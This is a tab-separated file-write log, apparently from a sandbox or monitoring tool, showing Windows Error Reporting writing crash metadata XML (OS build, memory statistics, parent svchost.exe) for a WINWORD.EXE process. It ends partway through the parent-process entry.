C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	64F8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	64F8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 31 00 32 00 32 00 30 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>1220</Pid>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	1002	68	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 57 00 49 00 4e 00 57 00 4f 00 52 00 44 00 2e 00 45 00 58 00 45 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>WINWORD.EXE</ImageName>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	1070	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	1074	2	09 00		success or wait	2	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	1078	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	1168	4	0d 00 0a 00		success or wait	1	64F8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	1172	2	09 00		success or wait	2	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	1176	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 35 00 31 00 38 00 37 00 36 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>51876</Uptime>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	1220	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	1224	2	09 00		success or wait	2	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	1228	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	1310	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	1314	2	09 00		success or wait	2	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	1318	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	1370	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	1374	2	09 00		success or wait	2	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	1378	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	1422	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	1426	2	09 00		success or wait	3	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	1432	88	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 35 00 34 00 34 00 31 00 39 00 34 00 35 00 36 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>544194560</PeakVirtualSize>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	1520	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	1524	2	09 00		success or wait	3	64F8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	1530	72	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 35 00 34 00 34 00 31 00 32 00 39 00 30 00 32 00 34 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>544129024</VirtualSize>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	1602	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	1606	2	09 00		success or wait	3	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	1612	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 35 00 33 00 31 00 34 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>53146</PageFaultCount>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	1688	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	1692	2	09 00		success or wait	3	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	1698	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 33 00 36 00 38 00 31 00 38 00 36 00 38 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>136818688</PeakWorkingSetSize>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	1798	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	1802	2	09 00		success or wait	3	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	1808	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 33 00 36 00 38 00 31 00 38 00 36 00 38 00 38 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>136818688</WorkingSetSize>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	1892	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	1896	2	09 00		success or wait	3	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	1902	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 31 00 30 00 39 00 32 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>910920</QuotaPeakPagedPoolUsage>	success or wait	1	64F8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	2016	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	2020	2	09 00		success or wait	3	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	2026	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 31 00 30 00 31 00 32 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>910120</QuotaPagedPoolUsage>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	2124	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	2128	2	09 00		success or wait	3	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	2134	126	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 35 00 32 00 38 00 38 00 34 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>528840</QuotaPeakNonPagedPoolUsage>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	2260	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	2264	2	09 00		success or wait	3	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	2270	110	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 35 00 32 00 38 00 37 00 30 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>528704</QuotaNonPagedPoolUsage>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	2380	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	2384	2	09 00		success or wait	3	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	2390	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 38 00 34 00 37 00 31 00 31 00 36 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>78471168</PagefileUsage>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	2468	4	0d 00 0a 00		success or wait	1	64F8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	2472	2	09 00		success or wait	3	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	2478	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 38 00 35 00 38 00 35 00 38 00 35 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>78585856</PeakPagefileUsage>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	2572	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	2576	2	09 00		success or wait	3	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	2582	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 38 00 34 00 37 00 31 00 31 00 36 00 38 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>78471168</PrivateUsage>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	2656	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	2660	2	09 00		success or wait	2	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	2664	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	2710	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	2714	2	09 00		success or wait	2	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	2718	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	2748	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	2752	2	09 00		success or wait	3	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	2758	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	2798	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	2802	2	09 00		success or wait	4	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	2810	28	3c 00 50 00 69 00 64 00 3e 00 37 00 35 00 36 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>756</Pid>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	2838	4	0d 00 0a 00		success or wait	1	64F8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	2842	2	09 00		success or wait	4	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	2850	68	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 73 00 76 00 63 00 68 00 6f 00 73 00 74 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>svchost.exe</ImageName>	success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	2918	4	0d 00 0a 00		success or wait	1	64F8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml	2922	2	09 00		success or wait	4	64F8497A	unknown
